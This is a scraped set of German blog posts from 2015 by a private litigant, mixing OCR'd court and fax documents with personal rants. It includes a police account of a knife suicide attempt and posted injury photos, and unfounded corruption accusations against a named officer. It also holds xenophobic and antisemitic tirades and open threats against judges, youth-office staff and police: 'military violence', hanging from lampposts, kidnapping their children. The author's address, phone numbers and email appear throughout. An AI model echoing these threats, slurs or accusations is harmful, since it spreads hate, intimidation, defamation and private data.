Gemäß § 63 Abs. 1 Satz 1 GKG ist der Streitwert **vorläufig** von Amts wegen festzusetzen, weil die Festsetzung für die Berechnung der Gerichtskosten erforderlich ist. Das Verfahren ist nicht gerichtskostenfrei. Die Verfahrensgebühr wird mit Einreichung der Klageschrift fällig (§ 6 Abs. 1 Nr. 4 Gerichtskostengesetz).

Die Streitwertfestsetzung beruht auf § 52 Abs. 3 GKG. Danach ist die Höhe der bezifferten Geldleistung oder des hierauf gerichteten Verwaltungsakts in Ansatz zu bringen.

S

Hinweis:
Dieser Beschluss ist hinsichtlich der festgesetzten Höhe des Streitwerts unanfechtbar. Die endgültige Festsetzung erfolgt, sobald eine Entscheidung über den gesamten Streitgegenstand ergeht oder sich das Verfahren anderweitig erledigt (§ 63 Abs. 2 Satz 1 GKG). Auf der Grundlage der Streitwertfestsetzung wird die Gerichtsgebühr festgesetzt werden. Die Gerichtskasse Frankfurt am Main wird die Gebühr in den nächsten Tagen anfordern (nicht vom Bevollmächtigten). Bei Beantragung von Prozesskostenhilfe wird die Festsetzung der Gerichtsgebühr vorläufig zurückgestellt.

Steier


Vorstehende Abschrift stimmt mit der Urschrift überein.
Beglaubigt:
Frankfurt am Main, den 12.06.2015



Williams
Justizbeschäftigte

5_k_2215_15_f_beschluss_00000094122626.docx

[8] http://40.media.tumblr.com/006da62d8ab913e3203dcbc327ab4711/tumblr_npw4t5Zz8L1sofvubo8_r1_1280.jpg



[9] http://40.media.tumblr.com/cdbfe0cff19d296259e389e654525a1/tumblr_npw4t5Zz8L1sofvubo9_r1_1280.jpg



per Bole zugestellt am 24.12.2014 Heiligabend (mittags)

Hinweis: Umschlag bitte auf Bewahren, siehe unten!

Zugestellt am
Datum: 24.12.2014

Förmliche Zustellung

1. * VERWIRTLICHT


Der Herr B. bekam am 24.12.2014 die Nachricht, dass er kein Sorgerecht für sein uneheliche Tochter bekommt. In der Nacht vom 24.12-25.12. versuchte er sich durch Selbstverletzung mit einem Messer (am Hals und an beiden Unterarmen) das Leben zu nehmen. Von den Verletzungen machte er Bilder und veröffentlichte diese im Internet- <http://sch-einesystem.tumblr.com>. Die Polizei wurde darüber anonym verständigt. Nachdem ermittelt wurde, dass er sich in seiner Wohnung befand, wurde diese gewaltsam geöffnet, da [redacted] damit eine Gefahr für eingesetzten Beamten verringert werden konnte. Während der Ingewahrsnahme äußerte er wiederholt, [redacted] damit gegen die Nichterteilung des Sorgerechts zu demonstrieren.

[10] http://40.media.tumblr.com/f400184c5d96cdbdbc03b96863466c1a/tumblr_npw4t5Zz8L1sofvubo10_r1_1280.jpg

13.06.2015 05:40 <http://sch-einesystem.tumblr.com/post/121439351528>


Gericht kennt - WIE AUCH DIE POLIZEI - Postleitzahl nicht!
Ging ja ?vorab per Fax? insofern: ?kleiner Flexibilitätstest?!

Dem Verwaltungsgericht hab ich nur die Verfassungsbeschwerde gesendet
weil es den Rest ja schon hat, dem BVerfG einen vollständigen Schriftsatz.



Postanschrift: Bundesverfassungsgericht - 76125 Karlsruhe

[1] http://41.media.tumblr.com/6d83714f3bd6947f6e611c49cd44dc65/tumblr_npw94beKXB1sofvubo1_1280.jpg



[2] http://40.media.tumblr.com/192fa408c6394a6a81589050f6d5bb08/tumblr_npw94beKXB1sofvubo3_1280.jpg

POSTLEITZAHLENSUCHE Start Ort Weitere

Großempfänger finden:

Bundesverfassungsgericht

Karlsruhe **Finden**

1 Suchtreffer für "Großempfänger, Karlsruhe, Bundesverfassungsgericht"

| Großempfänger | PLZ | Ortsname | Straße |
|--------------------------|-------|-----------|---------------------------------|
| Bundesverfassungsgericht | 76125 | Karlsruhe | Schloßbezirk 3, 76131 Karlsruhe |

Az: 19 U 100/14 - OLG Frankfurt, 25. September 2014

Top Services und Produkte

Scripts Partially Allowed, 1/2 (postdirekt.de) | <SCRIPT>: 26 | <OBJECT>: 0

[3] http://40.media.tumblr.com/c65e65660f5ce92abad85fbecc650e17/tumblr_npw94beKXB1sofvubo2_1280.jpg

HP Photosmart 2610 Series
Drucker/Fax/Kopierer/Scanner

Protokoll für
Baehring, Maximilian
+49 (0)69 67831634
13 06 2015 17:00

Letzte Transaktion

| <u>Datum</u> | <u>Uhrzeit</u> | <u>Typ</u> | <u>Identifizierung</u> | <u>Dauer</u> | <u>Seiten</u> | <u>Ergebnis</u> |
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|
| 13 06 | 16:55 | Fax ges. | 07219101382 | 5:38 | 11 | OK |

| <u>Datum</u> | <u>Uhrzeit</u> | <u>Typ</u> | <u>Identifizierung</u> | <u>Dauer</u> | <u>Seiten</u> | <u>Ergebnis</u> |
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|
| 13 06 | 17:03 | Fax ges. | 0611327618535 | 1:40 | 3 | OK |

Protokoll für
Baehring, Maximilian
+49 (0)69 67831634
13 06 2015 17:05

HP Photosmart 2610 Series
Drucker/Fax/Kopierer/Scanner

[4] http://41.media.tumblr.com/303ec06fe3a478ba806ab2f27ae0e099/tumblr_npw94beKXB1sofvubo4_1280.jpg

14.06.2015 02:29 <http://sch-einesystem.tumblr.com/post/121471839203>

Maximilian Baehring Hoelderlinstrasse 4 D-60316 Frankfurt/M.
vorab per Fax: +49 / (0)69 / 1367-2100

Staatsanwaltschaft
Konrad Adenauer Straße 20

D-60313 Frankfurt a.M.
Frankfurt/M., 15. Juni 2015

Strafanzeige

Korruption und in die eigene Tasche wirtschaften,
hier am Beispiel überhöhter Schlosserrechnungen

Da hat der korrupte ?Winkler? noch gemeint er müsse einem Schlosser ein zusätzliches Weihnachtsgeld verschaffen auf meine Kosten. Ich ersatte Strafanzeige wegen des Betruges mit einer viel zu hohen Rechnung die mir auch gar nicht zur Prüfung vorliegt. Vielmehr versucht die durch und durch korrupte Polizei die ja auch Schlossern Aufträge verschafft indem sie keine Einbrüche aufklärt sondern stattdessen ?Shops? mit ?Polizeiberatung? (am OLG) betreibt in welcher Sie den Bürgern die Opfer einer Straftat werden auch noch zu allem Überfluß versucht Leistungen der Schlosserinnung aufzunütigen.

Wir wissen ja dass die Beamten Meldergeister fälschen und permanent die Bürger provozieren, sie falsch beschuldigen, verdächtigen und auf das allerübelste verleumden! Abgesehen davon Schützen Sie Totschläger, Mörder und Kinderschänder vor Strafverfolgung ? warum wohl ? selbst beteiligt?

Ich erstatte also gegen den Beamten Winkler neben der bereits erstatten Strafanzeige wegen Sachbeschädigung auch noch Anzeige wegen des Verdachtes auf Korruption und Betrug.

Gots gruß aus Deutsch and!

Maximilian Bähring

Maximilian Baehring

Hoelderlinstrasse 4

D-60316 Frankfurt am Main

Fon: +49 / (0)69 / 17320776

Fax: +49 / (0)69 / 67831634

E-Mail: maximilian@baehring.at

Maximilian Baehring Hoelderlinstrasse 4 D-60316 Frankfurt/M

vorab per Fax: +49 / (0)69 / 1367-2100

Staatsanwaltschaft
Konrad Adenauer Straße 20

D-60313 Frankfurt a.M.

Frankfurt/M., 15. Juni 2015

Strafanzeige

**Korruption und in die eigene Tasche wirtschaften,
hier am Beispiel überhöhter Schlosserrechnungen**

Da hat der korrupte „Winkler“ noch gemeint er müsse einem Schlosser ein zusätzliches Weihnachtsgeld verschaffen auf meine Kosten. Ich ersatte Strafanzeige wegen des Betrages mit einer viel zu hohen Rechnung die mir auch gar nicht zur Prüfung vorliegt. Vielmehr versucht die durch und durch korrupte Polizei die ja auch Schlossern Aufträge verschafft indem sie keine Einbrüche aufklärt sondern stattdessen „Shops“ mit „Polizeiberatung“ (am OLG) betreibt in welcher Sie den Bürgern die Opfer einer Straftat werden auch noch zu allem Überfluß versucht Leistungen der Schlosserinnung aufzunötigen.

Wir wissen ja dass die Beamten Meldergerister fälschen und permanent die Bürger provozieren, sie falsch beschuldigen, verdächtigen und auf das allerübelste verleumden! Abgesehen davon Schützen Sie Totschläger, Mörder und Kinderschänder vor Strafverfolgung - warum wohl - selbst beteiligt?

Ich erstatte also gegen den Beamten Winkler neben der bereits erstatten Strafanzeige wegen Sachbeschädigung auch noch Anzeige wegen des Verdachtes auf Korruption und Betrug.

Gots gruß aus Deutsch and!



Maximilian Bähring

[1] http://40.media.tumblr.com/676f660600a28ac6d8a4fd242309fb21/tumblr_npwxkw3r3V1sofvubo1_1280.jpg

HP Photosmart 2610 Series
Drucker/Fax/Kopierer/Scanner

Protokoll für
Baehring, Maximilian
+49 (0)69 67831634
14 06 2015 4:41

Letzte Transaktion

| <u>Datum</u> | <u>Uhrzeit</u> | <u>Typ</u> | <u>Identifizierung</u> | <u>Dauer</u> | <u>Seiten</u> | <u>Ergebnis</u> |
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|
| 14 06 | 4:41 | Fax ges. | 06975580808 | 0:23 | 1 | OK |

14 06 4:39 Fax ges. 06975580808 0:43 0 Fehler 421*

* Während der Faxübertragung ist ein Kommunikationsfehler aufgetreten.
Wenn Sie senden, versuchen Sie es erneut und/oder rufen Sie an, um sicherzustellen, dass das Empfänger-Faxgerät empfangsbereit ist. Wenn Sie empfangen, wenden Sie sich an den Absender und bitten Sie ihn, die Dokumente erneut zu senden.

Letzte Transaktion

| <u>Datum</u> | <u>Uhrzeit</u> | <u>Typ</u> | <u>Identifizierung</u> | <u>Dauer</u> | <u>Seiten</u> | <u>Ergebnis</u> |
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|
|--------------|----------------|------------|------------------------|--------------|---------------|-----------------|

Protokoll für
Baehring, Maximilian
+49 (0)69 67831634
14 06 2015 4:40

HP Photosmart 2610 Series
Drucker/Fax/Kopierer/Scanner

[2] http://40.media.tumblr.com/47c9a9c97e46e941ed23e0b15dd55aa6/tumblr_npwxkw3r3V1sofvubo2_r1_1280.jpg

**14.06.2015 02:22 <http://sch-einesystem.tumblr.com/post/121506354573>
PARADIGMENWECHSEL!**

Die Polizei darf nicht an Schaden/Verbechen verdienen sondern Sie muß daran verdienen dass Verbrechen aufgeklärt werden oder Verbrechen oder Unfälle nicht geschehen.

Für die begradigte Kurve des Unfallschwerpunktes wegen dem keine Lebensversicherungs-prämie mehr ausgeschüttet werden muß weil aufgrund des Umgestaltens der Trassenführung mit Unfalldaten der Verkehrspolizei nichts mehr passiert sollen die Boni der Beamten aus den eingesparten Ausschüttungen kommen. Es soll nicht mehr Geld für mehr Beamte geben weil mit immer schnelleren Autos immer mehr Autofahrer zu Tode kommen.

Wir haben zentrale Datenbanken und automatische Tachos und müssen keine Hellscher vom typ ?Final Destination? (Film) sein um zu wissen wann ungefähr irgendwo Bremsbeläge fällig werden. Das ist auf Dauer so

absehbar wie der Lüfter oder Festplattenaufbau beim PC weil das mechanisch bewegte Verschleißteile sind. Wenn ich Bremsbleche nur noch gegen Personal-ausweisvorlage verkaufe kann ich kontrollieren ob sie jemand unfachmännisch verbaut und dies nicht - per Internet ? binen eienr Frist in ein zentrales Register einträgt (Was ist damit passiert, wo ist der fehlende Einbaudatensatz in der Internet-Datenbank)

Hellseherei ist reine Datenbankabfrage-Statistik.

15.06.2015 04:13 <http://sch-einesystem.tumblr.com/post/121596703858> JUeDischEr HASS

<http://static.tv.nu/collection/86731?width=240>

Wissen Sie warum JÜDSICHE oder MUSLIMISCHE FRAUEN per der suche nach einem Partner benachteiligt sind? Weil kein potentieller Partner aus einern anderen Religion sich freiwillig beschneiden läßt. Das ist genau wie mit dem schönen Satz der beim Arzt fällt: Er sei der erste in 35 Jahren Berufspraxis der sich als Erwachsener noch beschneiden ließe. Verboten man das beschneiden in der Kindheit als Körperpeverletzung dann werden ganz sicher keine Jungen Männer mehr den islamischen oder jüdischen Glauben auf diesem Wege annehmen.

Nicht ich hasse die Juden - das ist eher umgekehrt - die Moslems und Juden hassen mich bis in den Tod - erkennba an der HETzkampagne mit ichw eiß nicht wie vielen strafanzeigen gegen mich - weil ich MÄNNLICHE kinder vor unnötigen rituellen verstümmelungen schützen will.

genau wie ich gesagt habe ich will das sorgercht für mein kind um zu verhidnern daß meien EX es der REIKI Sekte einverleibt.

17.06.2015 11:38 <http://sch-einesystem.tumblr.com/post/121749007513>

https://www.ndr.de/kultur/geschichte/chronologie/caparcona100_page-2.html
1 x Cap Arcona ist 2 x die Titanic (an unschuldigen Opfern)!

Ich bin stinksauer wie hier nicht-deutschstämmige die Jugend BELÜGEN was ?BOOTSFLÜCHTLINGE? sind oder ?FLÜCHTLINGSZÜGE (DDR)? um für sich selbst ein ?Siedlungsrecht? herauszuschinden.

Ich erkläre es jetzt Gerichten Jugendämtern und der Polizei nochmal: Als Saddam Hussein Hans-Blix und die UN-Waffeninspektoren nicht reinlassen wollte hatten George Bush da das Recht Sadam Hussein anzudrohen ihm eine Bombe in seinen Palast zu werfen und ihn zu töten?

Ich drohe Ihnen an mit militärsicher gewalt egen ihre Verwaltung vorzugehen WENN SIE DIE AUFLAGE nicht erfüllen ihre verdammte Arbeit zum machen. **Das ist die bedingte Drohung einer (in diesem falle nach Artikle 20 absatz 4 GG aufständischen Nostands-) Regierung mit dem erlaubten Mittel militärischer Gewalt und oder staatlicher Repression.**

Was sie hingegen machen wollen sind nicht so sehr ehrverletzende zutiefst in der Menschen-würde zu Untermenschen herabsetzende rechtsmissbräuliche Schweinereien für die sie am nächsten Laternenmast aufgeklopft gehören. In Jugoslawien ist man auch einmarschiert als die dort zu viel Menschenrechtsscheisse gebaut haben und eine Bevölkerungsgruppe benachteiligt und verfolgt.

Als Racheakt wäre es denkbar den Jugendamtsmitarbeitern und Richtern und Polizisten ihre Kinder jahrzehntelang zu entführen und sie entgegen deren Willen Religion denen die Eltern nicht angehören per sagen wir genitalverstümmelnder Beschneidung einzuverleiben. Abgesehen davon muß es mit Sorgerecht belohnt werden solche Kinder gegen ihre Eltern aufzuhetzen.

Das was sie getan haben ist ein solche ÜBLES VERBRECHEN GEGEN DIE MENSCHLICHKEIT wie es zuletzt die NAZIs begangen haben als sie die Menscheneingeteilt haben in Menschen erster und rechtlosen Zwangsarbeitssklaven zwoter Klasse, religiös andersdenkende Juden und Behinderte.

Ich bin angetreten Sie zu richten (wie im Worte HINRICHTEN) nicht zum urteilen.

Ich habe die Schnauze voll davon dass Kinder ihre Wurzeln nicht kennen sollen weil Frauen fremdgehen, und nicht heilig sind, weil Besatzungstruppen in Duetschland vergewaltigt oder zumindest humane Notlagen ausgenutzt haben (Kriegsverbrechen?) und weil Leute die ethnisch hier so hergehören wie niederländische Buren nach Südafrika oder protestantische Europäer auf die Jagdgründe nordamerikanischer Indianer oder katholische Spanier ins Land der Indios meinen dass alles was sein Besitz- und Bleiberecht darauf gründet als (Volks-)Stamm fest verwurzelt zu sein mit einem Stück Land ein Rassist sei der der Völkerwanderung entgegensteht.

ich edenfalls denke bei BOOTSFLÜCHTLINGEN an die IWilhelm Guslov du die Cap Arcona, die größten Schiffskatastrophen der MENScheitsgeschichte wo britische Bomber allein imFalle der Cap Aracone doppelt so viele Ostpreußen-flüchtlinge (Heimatsevrtrieben) versenkt haben wie es beim Untergang der Titanic der viel medienwirksamer ist tote gab darunter auch KZ-Häftlinge.

ASYL bedeutet hemadem Unterkunft zu gewähren. Nicht umsonst stht das wort ASYLUM - die Zuflucht ? in vielee anderen Sprachen für Häuser (obdachlosen-ASYL). Wenn wir uns vergegenwärtigen wer im Mai 1949 ? das ist als der letzte Nazi zumTode verurteilt ist im April 1949 ? politisch verfolgt ist. Ich wage zu behaupten dass kein einziger Vater des Grundgesetzes an irgendwelche armustzuwanderer gedacht hat in einem zerbombten am Boden liegenden deusethalnd 1949, ich gehe woeit zu behaupten dass das asylrecht rechtsmissbräuchlich agewedet wird weil es das Recht der heimatvertreibene ist in der budnesrepublik ufgnommen zu wrden.

Ich kenne keine einzigen eingebürgerten ?Pass-?Deutschen der sich vernwtaortlich fühlt für den Holocaust bei dem er nicht zum Tätervolk gehörte aber den ?Bio?-deutschen Kindern von Deustchen die ebenfalls nicht dabiewaren den nazi zu unterstellen dabei seind die militanten Ausländer immer schnell wenn es darum geht irgendwelche gelder lockerzumachen.



[1] http://40.media.tumblr.com/826c40c404883a698a6ae04583ed6629/tumblr_nq370a5R7jIsofvub02_r1_1280.jpg

17.06.2015 12:15 <http://sch-einesystem.tumblr.com/post/121750432633>

ILLEGAL != OUTLAW

ILLEGALE kommunistische Unruhestifter die gegen Deutsche hetzen und Drogen an Schulen verteilen haben hier nichts zu suchen.

Ein Illegaler ist immer ein illegaler Einwanderer, jemand ohne Apiree/Arbeiterlaubnis, etwas das sich imübrigen gegenseitig bedingt.

Denn Tiere oder Pflanzen können nichts illegales tun. Beim Behinderten hingegen besteht verwechslungsgefahr des behinderten Menschen mit einem behinderten, sagen wir dreibeinigen, Hund.

Tiere sind keine Rechtsträger - sie haben zwar Rechte sind aber starfunmündig - und daher ist Illegaler nicht wie bei Behinderter ohne den Menschen hintedran ?Behinderter Mensch? möglicherweise mißverständlich.

Merkmalsträger der Illegalität eines Aufenthaltes kann nur ein Mensch sein weil ein Tier zwar Einfuhr/Impf-Papiere haben kann aber eben nicht selbst dafür veratwortlich ist.

Daß diese feinheit der deustchen Sprache in den Schädel von jemandem nicht reingeht der aus Jugoslawien kommt oder aus der Türkei oder aus Afrika ist mir klar aber denen nicht.

ILLEGALES sinnverzerrendes verkÜRZEN eines Artikels:

Nicht mein Onkel der Kampfpilot erschöß fliehende Zivilisten sondern mein Großonkel Georg R, war Bordingenieur bei der Hamburg Süd deren Cap Arcona mit Ostpreußen-Flüchtlingen und KZ-Häftlingen an Bord von der britischen Royal Air Force am 3. Mai 1045 in Brand geschossen und versenkt wurde. Es handelt sich um die opferreichste zivile Schiffskarsatrophe aller Zeiten mit doppelt so viel Toten wie beim titanic-Untergang. Ich lass mir von so RASSITSICHEN DESUTCHENHASSENDEN zuwnadererknlichen hier nicht erklären was deustche Geshichte ist.Das wird totgeschiegen weil es den Engländrn hochnotpeinlichst fliehedne Juden umgebracht zu haben,

Und noch wasd: Die Nato überwachte MIT DEUSCTHER BETEILIGUNG den serbischenLufttraum per AWACS. Daß ussie einen AWACS nicht voneienm Tornado unterscheiden können st mitr kalr.

Einem Illegalen Meschen ist immer desutlich daß er sichillegal irgendow aufhält. Das unetscheidet ihn vom tier. Ein Tier ohne Impfpapiere wäre zudem ebenfalls ein ILLEGAL ins Land gebrachtes.

19.06.2015 05:34 <http://sch-einesystem.tumblr.com/post/121932569633>

Maximilian Baehring Hoelderlinstrasse 4 D-60316 Frankfurt/M.
vorab per Fax: +49 / (0)611 / 32761-8535an (das ?nicht ordentliche?)
Verwaltungsgericht Frankfurt a.M.
Adalbertstraße 18
D-60486 Frankfurt a.M.

Frankfurt/M., 19. Juni 2015

5 K 2215/15.F Bähring, Maximilian /. Land Hessen

Beiliegenden Antrag auf Prozesskostenhilfe übermittle ich Ihnen auf dem Wege von mehreren Fax-Schreiben und nochmals als Einschreiben (somit in zweifacher Ausfertigung). Ich habe Anspruch auf Schutz meiner Daten und ich gehe davon aus dass ich rechtsbeugerisch zu Prozesskostenhilfebeitrag GENÖTIGT werde um die Angaben sachfremd zu verwerten. Im Prinzip hätte es nämlich vollkommen genügt wie auf Seite 2 der Erklärung über die persönlichen Wirtschaftlichen Verhältnisse oben vermerkt für jemanden der von Arbeitslosengeld 2 lebt (das ist gelich Sozialhilfe seit der Hartz 4 Gesetzgebung) dies anzugeben. Hier dient der überflüssige Antrag allein dazu mich dahingehend zu schädigen in Probleme zu geraten was die RECHTS-ANSPRÜCHE auf aus in 2003 noch vorhandenen Gesellschaftsanteilen angeht auf Ansprüchen aus denen ich im noch kommenden Klagewege nicht verzichten will, dass diese nämlich ? ohne Kompensation §34(2) GmbHG - den Mitgesellschaftern zurück-gegeben werden müssen. Muss ich nämlich über mein Vermögen eidesstattliche Auskünfte geben war es das mit den Gesellschaftsanteilsansprüchen (glücklicherweise nur der inaktiven neu gegründeten GmbH, nicht des damals aktiven Firmenmantels). Schon deshalb habe ich bei beiden Unternehmen peinlichst darauf geachtet dass meine 50% Mitgesellschafter die Firma nicht von der vorherigen für die sei Anteile hatten nicht in diejenige Rechtsform mit neuen Gesellschaftsvertrag überführen ? für den der Kaufvertrag der Anteile der aktiven Gesellschaft ausdrücklich nicht galt) - der dies ermöglicht (mich also übervorteilt) unter hört, hört der Voraussetzung daß man den Mitgesellschafter von Mitarbeitern unter Alkohol setzen lässt und dann fotografieren wobei Mitarbeiter dann den Firmenwagen um den nächsten Laternenpfahl wickeln und behaupten der aus der Gesellschaft zu mobbende Anteilseigner

sei gefahren denselben zu enteignen weil er angeblich Suchtkrank sein soll. Deshalb auch immer wieder stalkende (angeblich von ihren Ehemännern verprügelte hilfeschende) Frauen die mit Six-Packs Bier vor der Tür stehen und Klingeln. Oder Leute die besoffen vor der Tür stehen und mich zu mit dem Leben bedrohen (Rossmann im Hessenring) oder zu erwürgen versuchen (Untermieter der Nachbarin aus Apartment 20) oder einfach auf offener Straße zusammenschlagen (mehrer Vorkommnisse) oder Überfallen! **ICH UNTERSAGE IHNEN AUSDRÜCKLICH JEDE PROZESSFREMDE VERWENDUNG DER VON IHNEN SO GEWONNEN DATEN. SIE SIEND NUR FÜR DEN PROUESSKOSTENHOLFENANTRAG DAS AKTUELLE VERFAHREN (ZU VEWRWENDEN. Ich kenn da so einen Datenhehler der wollte Kunden von mir (Krankenhäuser, Rechtsanwälte, Personalberatungen, Finanzdienst-leister alle auf Diskretion angewiesen) erpressen mit seinem ?Direktmarketing?-betrieb im Bad Homburger Industriegebiet! Kein Bedarf an solchen Schweinereien.**

Maximilian Bähring

Anlagen: (1. Fax): Prozesskostenhilfebogen 4 S. und Beiblatt 2 S. (doppelseitig).

(im 2. Fax) 2 Jugendamtsschreiben je 1 S. v 28.9.2000 und 1.11.2000, letzter Weiterbewilligungsantrag vom 14.01.2015 und zuehöriger Bescheid vom 16.01.2015 Arbeitslosengeld 2 (urschriftlich doppelseitig 8 Blatt im Fax einseitig 15Seiten)

Maximilian Baehring

Hoelderlinstrasse 4

D-60316 Frankfurt am Main

Fon: +49 / (0)69 / 17320776

Fax: +49 / (0)69 / 67831634

E-Mail: maximilian@baehring.at

Maximilian Baehring Hoelderlinstrasse 4 D-60316 Frankfurt/M

vorab per Fax: +49 / (0)611 / 32761-8535

an (das „nicht ordentliche“)
Verwaltungsgericht Frankfurt a.M.
Adalbertstraße 18
D-60486 Frankfurt a.M.

Frankfurt/M., 19. Juni 2015

5 K 2215/15.F Bähring, Maximilian ./ Land Hessen

Beiliegenden Antrag auf Prozesskostenhilfe übermittle ich Ihnen auf dem Wege von mehreren Fax-Schreiben und nochmals als Einschreiben (somit in zweifacher Ausfertigung). Ich habe Anspruch auf Schutz meiner Daten und ich gehe davon aus dass ich rechtsbeugerisch zu Prozesskostenhilfebeitrag GENÖTIGT werde um die Angaben sachfremd zu verwerten. Im Prinzip hätte es nämlich vollkommen genügt wie auf Seite 2 der Erklärung über die persönlichen Wirtschaftlichen Verhältnisse oben vermerkt für jemanden der von Arbeitslosengeld 2 lebt (das ist gelich Sozialhilfe seit der Hartz 4 Gesetzgebung) dies anzugeben. Hier dient der überflüssige Antrag allein dazu mich dahingehend zu schädigen in Probleme zu geraten was die RECHTS-ANSPRÜCHE auf aus in 2003 noch vorhandenen Gesellschaftsanteilen angeht auf Ansprüchen aus denen ich im noch kommenden Klagewege nicht verzichten will, dass diese nämlich - ohne Kompensation §34(2) GmbHG - den Mitgesellschaftern zurück-gegeben werden müssen. Muss ich nämlich über mein Vermögen eidesstattliche Auskünfte geben war es das mit den Gesellschaftsanteilsansprüchen (glücklicherweise nur der inaktiven neu gegründeten GmbH, nicht des damals aktiven Firmenmantels). Schon deshalb habe ich bei beiden Unternehmen peinlichst darauf geachtet dass meine 50% Mitgesellschafter die Firma nicht von der vorherigen für die sei Anteile hatten nicht in diejenige Rechtsform mit neuen Gesellschaftsvertrag überführen - für den der Kaufvertrag der Anteile der aktiven Gesellschaft ausdrücklich nicht galt) - der dies ermöglicht (mich also übervorteilt) unter hört, hört der Voraussetzung daß man den Mitgesellschafter von Mitarbeitern unter Alkohol setzten lässt und dann fotografieren wobei Mitarbeiter dann den Firmenwagen um den nächsten Laternenpfahl wickeln und behaupten der aus der Gesellschaft zu mobbende Anteilseigner sei gefahren denselben zu enteignen weil er angeblich Suchtkrank sein soll. Deshalb auch immer wieder stalkende (angeblich von ihren Ehemännern verprügelte hilfeschende) Frauen die mit Six-Packs Bier vor der Tür stehen und Klingeln. Oder Leute die besoffen vor der Tür stehen und mich zu mit dem Leben bedrohen (Rossmann im Hessenring) oder zu erwürgen versuchen (Untermieter der Nachbarin aus Apartment 20) oder einfach auf offener Straße zusammenschlagen (mehrer Vorkommnisse) oder Überfallen! **ICH UNTERSAGE IHNEN AUSDRÜCKLICH JEDE PROZESSFREMDE VERWENDUNG DER VON IHNEN SO GEWONNEN DATEN. SIE SIEND NUR FÜR 